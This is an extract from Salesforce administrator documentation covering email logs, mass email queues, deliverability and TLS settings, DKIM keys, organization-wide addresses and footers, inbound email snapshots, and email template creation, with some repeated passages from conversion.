With email logs, you can easily monitor emails sent through Salesforce in the last 30 days. Logs contain information on each email, including the sender and recipient, date and time, delivery status, and any associated error codes. Email logs are in CSV format.

Mass Email Queue: Monitor the Status of Mass Emails Sent Through Salesforce

The mass email queue lets you view the status of scheduled mass emails that you've personally sent or the status of scheduled mass emails for your Salesforce org. You can cancel mass emails if necessary. You can view the status of your personal mass emails from your personal settings. If you have permission, you can view the status of organization-wide mass emails from Setup.

SEE ALSO:

- Let Your Users Send Email from Salesforce

Email Logs: Monitor Emails Sent Through Salesforce

With email logs, you can easily monitor emails sent through Salesforce in the last 30 days. Logs contain information on each email, including the sender and recipient, date and time, delivery status, and any associated error codes. Email logs are in CSV format.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**

Considerations for Using Email Logs

Before creating organization-wide footers for users in your Salesforce org, review a few details, including information about encoding and defaults.

Request an Email Log

With email logs, you can easily monitor emails sent through Salesforce in the last 30 days. It's a cinch to request a new log at any time.

Email Log Reference

SEE ALSO:

Monitor Emails Sent from Salesforce

Let Your Users Send Email from Salesforce

Considerations for Using Email Logs

Before creating organization-wide footers for users in your Salesforce org, review a few details, including information about encoding and defaults.

EDITIONS

Available in: Salesforce Classic

Available in all editions

- Requests for email logs are queued in the order that they are received. Email logs should be available within 30 minutes of your request.
- The pending email log requests list provides the status on email log requests that have not yet completed.
- The email log errors list provides descriptions for requests that failed. You cannot resubmit a failed request if it requires data that has exceeded the 30 day limit, or if you already have three pending requests.
- Email logs are CSV files contained within a compressed file that contains a maximum of 100,000 records. Since email log requests return up to 500,000 records, there may be up to five .zip files to download. Logs contribute to your overall file storage limits.
- You can have a maximum of three pending log requests at one time. If you already have three pending requests, you cannot request another log until at least one of those requests completes.
- Email logs are available for messages sent within the past 30 days prior to your request.
- Each email log can span a maximum of seven days. To see email log data from a period of time greater than seven days, create multiple requests.

SEE ALSO:

Email Logs: Monitor Emails Sent Through Salesforce

Request an Email Log

With email logs, you can easily monitor emails sent through Salesforce in the last 30 days. It's a cinch to request a new log at any time.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**

USER PERMISSIONS

To access email logs:

- "Modify All Data"

1. From Setup, enter *Email Log Files* in the Quick Find box, then select **Email Log Files**.
2. Click **Request an Email Log**.
3. Optionally, you can filter an email log to only include rows where a specific domain name or email address appears in a field, such as Recipient or Message ID Header. To enter more than one filter term, separate each value with a comma. If you leave this field blank, the log is not filtered and all email addresses are returned within the specified time range.
4. Enter the email addresses that you want to receive notification when the email log request is complete. Separate each email address with a comma.

To clear a request and return to the email log overview page, click **Cancel**.

SEE ALSO:

Email Logs: Monitor Emails Sent Through Salesforce

Email Log Reference

Email Log Reference

The following table describes the format of the log file and lists examples of its fields:

Column	Field	Description	Example
A	`Date/Time`	The date and time the message was sent in GMT	3/06/2009 13:37
B	`Internal Message ID`	The unique internal ID of the message	`16/A4-20983-88E21E84`
C	`Mail Event`	Indicates the final email event in the mail server. Events can be one of the following values: **R - Reception** The email was successfully received. **D - Delivery** The email was successfully sent. **T - Transient Failure** The email transmission was delayed. Salesforce will retry delivery over a 24-hour period. The first retry occurs five minutes after the first transient failure, the second occurs ten minutes after that, the third twenty minutes after that, and so on.	T

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**

USER PERMISSIONS

To access email logs:
- "Modify All Data"

Column	Field	Description	Example
		P - Permanent Failure The email could not be delivered.	
D	`Recipient`	The email address of the person to whom the email is sent	admin@acme.com
E	`Sender`	The email address of the person who sent the email	user@acme.com
F	`Remote Host`	The IP address of the application server that delivered the email to the email server	10.0.0.1
G	`Bytes Transferred`	The size of the email	11856
H	`User ID`	The Salesforce ID of the user who sent the email	`00540000000rSXT`
I	`Message ID Header`	The ID header at the beginning of every email	`21749386.106091224027705044.JavaMail.sfdc@na2-app4-2-sjl.ops.sfdc.net`
J	`Retry Count`	The number of attempts made to deliver the email	11
K	`Seconds in Queue`	The number of seconds the email had to wait before being delivered	300
L	`Delivery Stage`	The final stage the delivery was in before it was logged. Below are the values of the stages in the order that they appear during the SMTP sequence: **BANNER** The SMTP connection response **EHLO** The beginning of the session with the mail server **STARTTLS** Establishes a secure communication session with the email server	`during RCPT TO`

Column	Field	Description	Example
		MAIL FROM Announces the sender of the email **RCPT TO** Announces the recipient of the email **DATA** Announces that the subsequent text is the email message **BODY** The state when the body of the email is being sent to the recipient **RSET** Resets the server state, ending the session In addition, there are responses that may appear at any point during the delivery sequence: **while not connected** The client is trying to establish a connection **while idle** The client has connected, but is not sending or receiving any commands **reading confirmation** A command was sent and the client is waiting for a response **handshaking TLS** An error occurred while trying to establish a secure connection **out of band bounce** The receiving server accepted a command, but then for an unknown reason rejected it **in unknown state** An unknown error has occurred	

Column	Field	Description	Example
M	`Relay Address`	The hostname of the designated relay system	relay.my.org
N	`Relay Port`	The port of the designated relay system	587

Column	Field	Description	Example
O	`Delivery Status Notification`	After every delivery stage, a three-digit response code is sent from the mail server. The first number indicates whether the command was successful or unsuccessful; the second digit indicates the type of error; and the third provides additional information to resolve the potential problem. The five possible values of the first digit are: **`1xx` - Positive Preliminary reply** The command was accepted, but no response has been sent **`2xx` - Positive Completion reply** The requested action has successfully completed **`3xx` - Positive Intermediate reply** The command was accepted, but the requested action needs more information **`4xx` - Transient Negative Completion reply** The command was not accepted and the requested action did not occur. However, the error condition is temporary and the action may be requested again. **`5xx` - Permanent Negative Completion reply** The command was not accepted and the requested action did not occur Every email service provider implements the codes differently, so there is no comprehensive list for what the second or third digits indicate.	`421 no adequate servers`

Column	Field	Description	Example
		For more information on these codes, view the official SMTP documentation, section 4.2.1: http://www.ietf.org/rfc/rfc2821.txt?number=2821	

SEE ALSO:

Email Logs: Monitor Emails Sent Through Salesforce

Mass Email Queue: Monitor the Status of Mass Emails Sent Through Salesforce

The mass email queue lets you view the status of scheduled mass emails that you've personally sent or the status of scheduled mass emails for your Salesforce org. You can cancel mass emails if necessary. You can view the status of your personal mass emails from your personal settings. If you have permission, you can view the status of organization-wide mass emails from Setup.

The mass email queue shows the number of recipients that the mass email was addressed to and sent to. These numbers may differ because:

- The mass email would cause your organization to exceed its daily mass email limit. Salesforce does not send the message to any of the intended recipients in this case.
- One or more selected recipients opted out of receiving mass email after the mass email was scheduled but before it was processed.
- One or more selected recipient email addresses were removed from the contact or lead after the mass email was scheduled but before it was processed.
- The user who sent the mass email was deactivated after the mass email was scheduled but before it was processed. Salesforce does not send mass emails scheduled by a user who is deactivated.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view your mass email or cancel your pending mass email:

- "Mass Email"

To view all mass email or cancel pending mass email in your organization:

- "Modify All Data"

SEE ALSO:

Monitor Emails Sent from Salesforce

Send Mass Email in Salesforce Classic

Improve Deliverability of Emails Sent from Salesforce

Email deliverability is the likelihood of a company's or individual's email reaching its intended recipient. To improve the deliverability of email you send through Salesforce, we offer severalsettings and compliance options.

Configure Deliverability Settings for Emails Sent from Salesforce

Use the available deliverability options to configure your Salesforce org so that your users' emails from Salesforce get where they're going fast.

Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce

Two things affect email deliverability: past bounced emails to the same email domain, and email that doesn't comply with a recipient's email security framework. Check out some guidelines to help you handle these roadblocks so your users' emails get where they're going fast.

Create a DKIM Key

Use the DKIM (DomainKeys Identified Mail) key feature to enable Salesforce to sign outbound emails sent on your organization's behalf. A valid signature provides recipients confidence that the email was handled by a third party such as Salesforce in a way authorized by your organization.

Import a DKIM Key

Use the DKIM (DomainKeys Identified Mail) key feature to enable Salesforce to sign outbound emails sent on your organization's behalf.

Enabling Compliance BCC Emails

SEE ALSO:

Let Your Users Send Email from Salesforce

Configure Deliverability Settings for Emails Sent from Salesforce

Use the available deliverability options to configure your Salesforce org so that your users' emails from Salesforce get where they're going fast.

1. From Setup, enter *Deliverability* in the Quick Find box, then select **Deliverability**.
2. Select the options that apply to your Salesforce org.

SEE ALSO:

Improve Deliverability of Emails Sent from Salesforce

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To configure email deliverability:

- "Customize Application"

Guidelines for Configuring Deliverability Settings for Emails Sent from Salesforce

Two things affect email deliverability: past bounced emails to the same email domain, and email that doesn't comply with a recipient's email security framework. Check out some guidelines to help you handle these roadblocks so your users' emails get where they're going fast.

Using the Deliverability page in Setup, you can improve email deliverability.

- To control the type of email that your organization sends, use the Access level option in the Access to Send Email section. The available options include:
  - No access: Prevents all outbound email to and from users.
  - System email only: Allows only automatically generated emails, such as new user and password reset emails. Especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users. Newly created sandboxes default to System email only.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

  - `All email`: Allows all types of outbound email. Default for new, non-sandbox organizations. Sandboxes created before Spring '13 default to `All email`.

- When using bounce management:
  - If you also use Email Relay, make sure that your organization's email server allows the relaying of email sent from Salesforce.
  - If an email to the address for a contact, lead, or person account bounces, an alert shows up next to the address. Other users can't send an email to the address until it's updated or confirmed.
  - Emails bounce to Salesforce and not to the sender's personal email account.
  - Use the Bounced Contacts and Bounced Leads standard report to view a list of email all addresses that have bounced email. The report includes the reason the email was bounced, the date the bounce occurred, and the contact, lead, or person account that bounced the email.
- To comply with your recipients' email security frameworks like SPF:
  - Check `Enable compliance with standard email security mechanisms`. This setting modifies the envelope `From` address of emails sent from Salesforce. The header `From` address remains set to the sender's email address. Usually security frameworks only check the envelope address.
  - If you have recipients using the sender ID email authentication protocol, which isn't widely used, check `Enable Sender ID compliance`. This setting modifies the `Sender` field in the envelope of emails sent from Salesforce to automatically include `no-reply@Salesforce`. All replies from the recipients are still delivered to the sender's email address. The recipients' email client (not Salesforce) may append the phrase "Sent on behalf of" to the `From` field of emails sent from Salesforce.
- To specify how Salesforce uses the Transport Layer Security (TLS) protocol for secure email communication for SMTP sessions, select a `TLS Setting`. The available options include:
  - `Preferred` (default): If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. If TLS is unavailable, Salesforce continues the session without TLS.
  - `Required`: Salesforce continues the session only if the remote server offers TLS. If TLS is unavailable, Salesforce terminates the session without delivering the email.
  - `Preferred Verify`: If the remote server offers TLS, Salesforce upgrades the current SMTP session to use TLS. Before the session initiates, Salesforce verifies the certificate is signed by a valid certificate authority, and that the common name presented in the certificate matches the domain or mail exchange of the current connection. If TLS is available but the certificate is not signed or the common name does not match, Salesforce disconnects the session and does not deliver the email. If TLS is unavailable, Salesforce continues the session without TLS.
  - `Required Verify`: Salesforce continues the session only if the remote server offers TLS, the certificate is signed by a valid certificate authority, and the common name presented in the certificate matches the domain or mail exchange to which Salesforce is connected. If any of these criteria are not met, Salesforce terminates the session without delivering the email.
- If you select a setting other than `Preferred` (the default setting), select `Restrict TLS to these domains` and specify a comma-separated domain list. The asterisk (`*`) wildcard is allowed; for example, `*.subdomains.com` matches john@aco.subdomains.com and john@bco.subdomains.com (but not john@subdomains.com). If you don't specify domains, Salesforce uses the TLS setting you specify for all outbound emails. This can cause undelivered emails.

SEE ALSO:

Improve Deliverability of Emails Sent from Salesforce

Send Email in Salesforce Classic

Enabling Compliance BCC Emails

Set Up Email Relay

Test the Deliverability of Emails Sent Through Salesforce

Create a DKIM Key

Use the DKIM (DomainKeys Identified Mail) key feature to enable Salesforce to sign outbound emails sent on your organization's behalf. A valid signature provides recipients confidence that the email was handled by a third party such as Salesforce in a way authorized by your organization.

When you create a DKIM key, Salesforce generates a public and private key pair. You must publish the public key in the DNS, which tells recipients that you, as the owner of the domain, have authorized the use of this key to sign your mail. Salesforce uses the private key to create DKIM signature headers on your outgoing email. Then, recipients of the mail, can compare the signature header with the public key in the DNS to determine that the mail was signed with an authorized key. If your domain also publishes a Domain-based Message Authentication, Reporting and Conformance (DMARC) policy, recipients can use the DKIM signature to verify that the mail conforms to DMARC.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

Manage DKIM Keys
- Customize Application

To create a new key:

1. From Setup, enter *DKIM Keys* in the Quick Find box, then select **DKIM Keys**.
2. Click **Create New Key**.
3. For Selector, enter a unique name.
4. Enter your Domain name.
5. Select the type of Domain Match you'd like to use.
6. Click **Save**.

- The key defaults to Inactive state. Make sure you add the public key to the DNS record before activating the key. DKIM signing is active whenever you have an active DKIM key.
- You can't have more than one active DKIM key per domain name. You might have multiple active DKIM keys if your organization sends mail from more than a single domain or if you use `subdomains` under your organizational domain and have specified domain matching at the `subdomain` level.
- When you insert or update a domain key, it's possible that the change affects existing DKIM keys. For example, if you've set `DomainMatch` to `DomainAndSubdomains` for the example.com domain, and you then set `DomainMatch` to `SubdomainsOnly` for the mail.example.com domain, either key could be used. Here's how we resolve conflicts in the case when domain keys overlap.
  1. If two keys are equally specific about matching for the same domain, the new key replaces and deactivates the existing key.
  2. If a new key is more specific about matching than an existing key, the new key is used and the existing key is modified to no longer apply to the case covered by the new key. For example, because `DomainOnly` and `SubdomainsOnly` are more specific than `DomainAndSubdomains`, a new `DomainOnly` key would change the `DomainMatch` for an existing `DomainAndSubdomains` key to become `SubdomainsOnly`.
  3. If multiple keys have different domains that match the sending domain, the key with the longest domain name is used. In case of a tie, the most specific key is used.

For information about DKIM, see http://dkim.org

SEE ALSO:

Improve Deliverability of Emails Sent from Salesforce

Import a DKIM Key

Import a DKIM Key

Use the DKIM (DomainKeys Identified Mail) key feature to enable Salesforce to sign outbound emails sent on your organization's behalf.

Some companies have multiple Salesforce organizations, and users in those organizations share a domain name in their email address. Therefore, companies that want Salesforce to sign the email sent by those users sometimes want to share DKIM keys. You can do that using this page.

First, create the key and ensure it's working for one organization. To import and use it in another organization, copy the selector name, domain name, and public and private key data from the working key. You can get this data from the detail page for the key you want to import. After you've copied the key data, log in to the target organization and follow these steps to import the key.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage DKIM Keys
- Customize Application

1. From Setup, enter *DKIM Keys* in the Quick Find box, then select **DKIM Keys**.
2. Click **Import a Key**.
3. Enter the same selector name you copied from the original organization.
4. Enter the same domain name you copied from the original organization.
5. Paste in the public and private key data you copied into their respective fields.
6. Select the type of Domain Match you'd like to use. Most likely you'll use the same value that was selected for the key in the original organization.
7. Click **Save**.

Because the public and private key data worked for the original organization, you can typically activate the key in the target organization immediately.

Note: The private key data is an encrypted form of the private key data that's used to sign emails. It's decrypted internally when signing emails. Therefore, it can be used only within Salesforce. For example, you can't take the public and private key data and plug it into an external mail system.

SEE ALSO:

Improve Deliverability of Emails Sent from Salesforce

Create a DKIM Key

Enabling Compliance BCC Emails

If your organization evaluates all outbound email messages for compliance, you can enable compliance BCC emails to automatically send a hidden copy of each outbound email message to an email address you specify. Enabling compliance BCC emails prevents users from editing the BCC field on any email and disables their `Automatic Bcc` setting under My Email Settings.

To enable compliance BCC emails for your organization:

1. From Setup, enter *`Compliance BCC Email`* in the `Quick Find` box, then select **Compliance BCC Email**.
2. Select the `Enable` checkbox.
3. Enter your compliance email address.
4. Click **Save**.

Note: The BCC email is automatically sent to the address you specify for any emails your users send, excluding system emails such as password reset or import completion notifications.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable or disable compliance BCC email:
- "Customize Application"

Organization-Wide Addresses: Let Users Send Email from Salesforce Using a Common `From` Address

If your Salesforce org requires users to share a common email alias, you can define a list of organization-wide addresses for each user profile. When sending email from Salesforce, users with these profiles can select their own address or the organization-wide address for the email's `From` address. Replies are delivered to selected address.

Example: Your org has several users assigned a Support Profile. This profile is associated with an email address called `support@acme.com` and a `Display Name` of *`Acme Support`*. When these users send an outbound email through Salesforce, they can choose to have their `From` address appear as `support@acme.com` instead of their own Salesforce email address.

The highlighted sections in the following image represents the changes to the `From` address and `Display Name` that the recipient of an email might see.

```
Date: Wed, 22 Apr 2009 18:44:19 +0000
From: Acme Support <support@acme.com>
Sender: <no-reply@salesforce.com>
To: "friend@xyz.com" <friend@xyz.com>
Message-ID: <21746402.461240425859813.JavaMail.sfdc@na1-app1-12-sfm.ops.sfdc.net>
Subject: Here is your data
```

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

Considerations for Using Organization-Wide Addresses for Sending Emails from Salesforce

Before creating and assigning organization-wide addresses to your Salesforce user profiles, review a few details, including information about mass email and reporting.

Set Up Organization-Wide Email Addresses

You can define and manage organization-wide addresses for each user profile. When sending email from Salesforce, users with these profiles can select their own address or the organization-wide address for the email's `From` address. Replies are delivered to selected address.

SEE ALSO:

Let Your Users Send Email from Salesforce

Organization-Wide Footers: Let Users Send Email from Salesforce with Common Footers

Considerations for Using Organization-Wide Addresses for Sending Emails from Salesforce

Before creating and assigning organization-wide addresses to your Salesforce user profiles, review a few details, including information about mass email and reporting.

Available in: Salesforce Classic

Available in: **All** Editions

- You cannot use an organization-wide address to send a mass email or a Stay-in-Touch request.
- Organization-wide addresses can't be used in scheduled reports, scheduling dashboards for refresh, sending mail merge emails, and sending meeting requests to contacts and leads.
- You cannot delete or change an organization-wide email address if it is used by an email alert.
- Organization-wide addresses can't be used in scheduled reports, scheduling dashboards for refresh, sending mail merge emails, and sending meeting requests to contacts and leads.

SEE ALSO:

Organization-Wide Addresses: Let Users Send Email from Salesforce Using a Common From Address

Set Up Organization-Wide Email Addresses

You can define and manage organization-wide addresses for each user profile. When sending email from Salesforce, users with these profiles can select their own address or the organization-wide address for the email's `From` address. Replies are delivered to selected address.

Available in: Salesforce Classic

Available in: **All** Editions

USER PERMISSIONS

To modify organization-wide addresses:

- "Modify All Data"

1. From Setup, enter *`Organization-Wide Addresses`* in the `Quick Find` box, then select **Organization-Wide Addresses**.
2. To manage organization-wide addresses, use the available options.

To use an organization-wide address, send an email from Salesforce and choose your organization-wide address from the drop-down list.

SEE ALSO:

Organization-Wide Addresses: Let Users Send Email from Salesforce Using a Common From Address

Considerations for Using Organization-Wide Addresses for Sending Emails from Salesforce

Organization-Wide Footers: Let Users Send Email from Salesforce with Common Footers

Let your users save time and apply common messaging to all emails sent from Salesforce by creating organization-wide footers. You can create a separate email footer for each encoding and choose default footers for single and mass email. In Lightning Experience, mail sent via Gmail or Office 365 can contain an organization-wide footer: you choose if it is included.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

Considerations for Setting Up Organization-Wide Footers for Sending Emails from Salesforce

Before creating organization-wide footers for users in your Salesforce org, review a few details, including information about encoding and defaults.

Set Up Organization-Wide Email Footers

With organization-wide email footers, you can apply common messaging to all emails sent from Salesforce. In just a few clicks, you can create, edit, and deactivate footers, and set default footers.

SEE ALSO:

Let Your Users Send Email from Salesforce

Considerations for Setting Up Organization-Wide Footers for Sending Emails from Salesforce

Before creating organization-wide footers for users in your Salesforce org, review a few details, including information about encoding and defaults.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

- Footers are text only. HTML tags aren't rendered.
- If your organization uses Send Through Gmail or Office 365, organization-wide footers do not appear in emails sent from Salesforce.
- You can choose one default footer for single email and one for mass email. These defaults are used when no footer matches an outgoing email's encoding.
- The maximum size of a footer is 32 KB.
- Encoding
  - In Salesforce Classic, the `Email encoding` field lets you determine which emails the footer appears on. For each encoding, you can have one active single email footer and one active mass email footer.
  - In Lightning Experience, the footers are sent in the user's encoding setting.

SEE ALSO:

Organization-Wide Footers: Let Users Send Email from Salesforce with Common Footers

Set Up Organization-Wide Email Footers

With organization-wide email footers, you can apply common messaging to all emails sent from Salesforce. In just a few clicks, you can create, edit, and deactivate footers, and set default footers.

1. From Setup, enter *Email Footers* in the Quick Find box, then select **Email Footers**.
2. To create, edit, and deactivate footers; set default footers; and deactivate organization-wide email footers, use the available options.

SEE ALSO:

Organization-Wide Footers: Let Users Send Email from Salesforce with Common Footers

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create and edit email footers:

- "Modify All Data"

Enable Email to Salesforce

Let your users add email to Salesforce records. Email to Salesforce lets users assign emails to leads, contacts, opportunities, and other specific records in Salesforce. That way, it's easy to track sales-related communications.

1. From Setup, enter *Email to Salesforce* in the Quick Find box, then select **Email to Salesforce**.
2. Click **Edit**.
3. Select **Active**.
4. If you plan to configure Email to Salesforce to verify the legitimacy of the sending server before processing a message, ensure that the senders who you expect to use Email to Salesforce support at least one of these authentication protocols.
   - SPF
   - SenderId
   - DomainKeys

   Email to Salesforce accepts the email only if the sending server passes at least one of these protocols and doesn't fail any of them.

   To configure Email to Salesforce to verify the legitimacy of the sending server before processing a message, select **Advanced Email Security Settings**.
5. Click **Save**.
6. To notify users that Email to Salesforce is activated, click **Send Notification Email**. Otherwise, click **Skip This Step**.

Salesforce creates a unique Email to Salesforce address for each user. Users view their Email to Salesforce address and customize their settings on the My Email to Salesforce page in their personal settings. For more information, see How Does Email to Salesforce Work? on page 1617.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To enable or disable Email to Salesforce:

- "Modify All Data"

SEE ALSO:

How Does Email to Salesforce Work?

Deleting Email Attachments Sent as Links

You can find and delete attachments sent as links. Recipients who subsequently click on the attachment link see a message asking them to contact the email sender to view the attachment. You can search only within your organization's email retention period (typically 30 days, but contact Salesforce Support for your organization's details).

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To delete email attachments sent as links:
- "Modify All Data"

To find and delete email attachments sent as links:

1. From Setup, enter *Attachments* in the Quick Find box, then select **Delete Attachments Sent as Links**.
2. Enter either of these.
   - File name (optional), username, and date range:
     - Optionally, attachment file name, including the file extension (for example, *ThisYearResults.pdf*). You can use wildcards (for example, *ThisYearRes* would find *ThisYearResults.pdf*).
     - Sender's username
     - Date range during which the email was sent
   - Attachment URL: Click the attachment link (.html) in the email to open it in a browser, and copy and paste the URL.
3. Click **Search**.
   - Search results show up to 100 matching entries.
   - If the attachment was sent using mass email, search results show one entry for every 100 emails sent—delete one of these entries to delete the attachment.
4. In Search Results, click **Del** next to the attachment you want to delete. Recipients who subsequently click on the attachment link see a message asking them to contact the email sender to view the attachment.

   Note: You cannot recover deleted attachments from the Recycle Bin.

Troubleshoot with Inbound Email Snapshots

Take a snapshot of inbound email messages so you can more easily troubleshoot inbound email errors.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**

USER PERMISSIONS

To request, view, download, and delete email snapshots:
- "Modify All Data"

Inbound email snapshots capture a copy of inbound email messages, helping you diagnose issues with email services such as Email to Salesforce, Email-to-Case, and Apex email services. Request a snapshot by specifying criteria for the email's To and From addresses, and when an inbound message meets that criteria, the snapshot records a single copy that you can view and download. The email itself is processed normally without alteration. Snapshots contain the:

- Sender's address
- Inbound email service address
- Date and time of the snapshot
- Full message contents, including headers and attachments

To enable inbound email snapshots, contact Salesforce.

- To access inbound email, from Setup, enter *Email Snapshots* in the Quick Find box, then select **Email Snapshots**.

- To request an inbound email snapshot, enter criteria for the To address (required) and From address (optional). Then click **Request Snapshot**.
  The requested snapshot is added to the list of Pending and Completed Snapshots. When an inbound message meets your specified criteria, we take a snapshot and complete the request.
- To view a completed snapshot:

Option	Description
View snapshot details	Click **Show Details** to see when the snapshot was taken, the sender's address, and the inbound email service address. Click **Hide Details** to collapse the details section.
Download the snapshot	Click **Download** then either open the email as a .txt file or save it to your computer.

Consider these tips when using inbound email snapshots:

- You can have a maximum combined total of 25 pending and completed snapshots. Delete some to free up space for new snapshots. You can delete any pending or completed snapshot, even if someone else originally requested it.
- Deleted snapshots are permanently deleted. They're not moved to the Recycle Bin.
- When specifying criteria for the To address, keep these tips in mind.
  - The criteria apply to any of the addresses specified in an email's To, CC, or BCC fields (not only the To field).
  - Inbound email service addresses always end in `salesforce.com`.
  - You may want to look up the addresses your organization uses. This table summarizes where to find them.

Type of inbound email address	Where to find addresses
The user's unique Email to Salesforce address	From the user's personal settings, enter `Email to Salesforce` in the `Quick Find` box, then select **Email to Salesforce** to view the unique address assigned to them by Email to Salesforce.
Email routing addresses for Email-to-Case or On-Demand Email-to-Case	From Setup, enter `Email-to-Case` in the `Quick Find` box, then select **Email-to-Case** to open the Email-to-Case settings page. View the Routing Addresses section.
Your organization's email service addresses	From Setup, enter `Email Services` in the `Quick Find` box, then select **Email Services**, then the name of an email service.

- You can use an asterisk (*) wildcard in both the local-part of the email address (the part before the @ symbol) and in the domain-part (the part after the @ symbol). Spaces, commas, and semicolons aren't valid characters. Each address field can contain a maximum of 255 characters.
- If you want to request more than one snapshot with identical criteria, click **Request Snapshot** multiple times.
- If you believe that a snapshot should have completed but it still shows Pending status, try refreshing the page.

- Snapshots don't expire. If no inbound emails match the specified criteria, a requested snapshot remains in Pending status indefinitely. Completed snapshots persist until you delete them.

SEE ALSO:

Email Logs: Monitor Emails Sent Through Salesforce

Working with Mail Merge Templates

Managing Mail Merge Templates

Mail merge templates define the content of a form letter or other mail merge document. They include variables called merge fields where data from your records—for example a contact's name and address—displays in the generated document.

As an administrator, you're responsible for building mail merge templates in Microsoft Word and uploading them to Salesforce to make them available for your users. See the following topics:

- Create Mail Merge Templates explains how to build a new mail merge template from a blank Word document.
- Modify Existing Mail Merge Templates explains how to download sample templates and modify them to meet your unique business needs.
- Uploading Mail Merge Templates to Salesforce explains how to upload completed mail merge templates to Salesforce.

Tip: Download sample mail merge templates to help you get started.

SEE ALSO:

Mail Merge

Considerations for Using Merge Fields in Mail Merge Templates

Send a Single Mail Merge Document

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in all editions

USER PERMISSIONS

To upload mail merge templates:

- "Manage Public Templates"

To edit mail merge templates:

- "Manage Public Templates"

Create Visualforce Email Templates

You can create email templates for use in Visualforce pages.

EDITIONS

Available in: Salesforce Classic

Available in: **Group, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

Mass email not available in: **Personal**, **Contact Manager**, and **Group** Editions

USER PERMISSIONS

To create or change Visualforce email templates:
- "Customize Application"

To create or change public email template folders:
- "Manage Public Templates"

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click **New Template**.
3. Choose Visualforce and click **Next**.

   You can't send a mass email using a Visualforce email template.
4. Choose a folder in which to store the template.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter a name in Email Template Name.
7. If necessary, change the Template Unique Name. This unique name refers to the component when you use the Force.com API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the Template Unique Name field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. If desired, choose a different character set from the Encoding drop-down list.
9. Enter a description for the template. Both template name and description are for your internal use only.
10. Enter a subject line for your template in Email Subject.
11. In the Recipient Type drop-down list, select the type of recipient to receive email created from the template.
12. If desired, in the Related To Type drop-down list, select the object from which the template retrieves merge field data.
13. Click **Save**.
14. On the Viewing Email Templates page, click **Edit Template**.
15. Enter markup text for your Visualforce email template.

    Note: If you are including an image, we recommend uploading it to the Documents tab to reference the copy of the image on our server. For example:

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

16. To specify the version of Visualforce and the API used with this email template, click **Version Settings**. If you've installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this email template. Generally, use the default value for all versions, to associate the email template with the most recent version of Visualforce, the API, and each managed package. To maintain specific behavior, you can specify an older version of Visualforce and the API. To access components or functionality that differ from the most recent package version, you can specify an older version of a managed package.

17. To view the details of the template, click **Save**. To continue editing your template, click **Quick Save**. Your Visualforce markup must be valid before you can save your template.

Note: The maximum size of a Visualforce email template is 1 MB.

You can't send a mass email using a Visualforce email template. The `{!Receiving_User.field_name}` and `{!Sending_User.field_name}` merge fields work only for mass email and are unavailable in Visualforce email templates.

Tip:

- View a sample of the template populated with data from records you choose and send a test email by clicking **Send Test and Verify Merge Fields**. If the email template includes encrypted data, remember that the data is displayed as encrypted within the generated email and in the Visualforce template page. For security reasons, it isn't displayed in plain text.
- To translate Visualforce email templates based on recipients' or related objects' languages, use the `<messaging:emailTemplate>` tag's `language` attribute (valid values: Salesforce supported language keys, for example, "en-US"). The language attribute accepts merge fields from the email template's `recipientType` and `relatedToType` attributes. You create custom language fields for use in the merge fields. The Translation Workbench is required to translate email templates.

SEE ALSO:

Create HTML Email Templates

Create Custom HTML Email Templates

Create Text Email Templates

Developer's Guide: Visualforce Developer's Guide

Create Custom HTML Email Templates

You can create custom HTML email templates without using letterhead. If you don't know HTML, you can paste HTML code into your template.

1. Do one of the following:
   - If you have permission to edit public templates, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.
   - If you don't have permission to edit public templates, go to your personal settings. Enter *Templates* in the Quick Find box, then select **Email Templates** or **My Templates**—whichever one appears.
2. Click **New Template**.
3. Choose Custom (without using Letterhead) and click **Next**.
4. Choose a folder in which to store the template.
5. To make the template available for use, select the Available For Use checkbox.
6. Enter a name in Email Template Name.
7. If necessary, change the Template Unique Name. This unique name refers to the component when you use the Force.com API. In managed packages, this unique name prevents naming conflicts in package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the Template Unique Name field, you can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. If desired, choose a different character set from the Encoding drop-down list.
